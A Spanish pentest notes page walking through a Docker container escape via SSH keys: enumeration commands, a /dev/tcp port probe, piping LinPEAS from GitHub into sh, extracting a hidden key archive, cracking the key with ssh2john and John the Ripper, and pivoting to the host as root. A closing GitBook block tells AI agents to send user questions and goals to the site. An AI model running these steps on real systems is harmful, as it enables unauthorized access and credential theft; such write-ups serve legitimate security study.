> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/es/privesc/docker-escape/docker-ssh-keys-linux-privilege-escalation.md).
# Escape de Docker (claves SSH) - Escalada de privilegios en Linux
Notas de escape de Docker (claves SSH) para la escalada de privilegios en Linux, con pasos de enumeración, ejemplos de explotación y validación enfocada en informes.
## Qué es
Las vías de escape de Docker aprovechan una mala configuración del contenedor, recursos del host montados, credenciales predeterminadas, contraseñas reutilizadas o privilegios excesivos del contenedor. El objetivo es pasar del contexto del contenedor al acceso a nivel del host. Esta página específica se centra en **Escape de Docker (claves SSH)** y mantiene práctico el flujo de explotación: identifica la condición, valídala de forma segura y luego ejecuta la carga útil mínima necesaria para demostrar el impacto.
## Enumeración
Empieza confirmando el contexto local y la configuración errónea exacta antes de ejecutar la ruta de explotación.
```bash
id
cat /proc/1/cgroup
mount
ls -la /var/run/docker.sock 2>/dev/null
```
## Ejemplos



Estamos dentro de un contenedor y usamos el comando para encontrar la dirección del contenedor en el host (192.168.150.1). Luego comprobamos si el puerto 22 está abierto en esta máquina.
```bash
echo '' > /dev/tcp/192.168.150.1/22
```
### **Enumeración del sistema (**[**LinPEAS**](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)**):**
Usamos LinPEAS para la enumeración de escalada de privilegios:
```bash
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

**Encontramos una carpeta tgz inesperada en el directorio raíz.**
```bash
cp /.oldkeys.tgz /tmp/
cd !$
mv .oldkeys.tgz oldkeys.tgz
tar -xf oldkeys.tgz
```
### **Crackeo de clave privada SSH protegida:**
### Identificación de la clave privada SSH


Identificamos un par de claves SSH pública y privada de OpenSSH.
### Crackeo de la clave privada:
* Observamos que la clave privada está cifrada

* Usamos **ssh2john.py** para convertir el contenido del archivo en un hash:
```bash
python2.7 /usr/share/john/ssh2john.py id_rsa
```

* Luego usamos John the Ripper para romper el hash con un archivo de contraseñas.
```bash
john -w:/usr/share/wordlists/rockyou.txt hash
```
### Acceso como root:

Obtenemos acceso a la máquina como root.
### **Aprovechando la confianza en la clave SSH para escapar del contenedor:**

Usa la `known_hosts` configuración en el directorio SSH del contenedor para pivotar a otra máquina, lo que nos permite conectarnos al usuario administrador en la máquina host.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/privesc/docker-escape/docker-ssh-keys-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.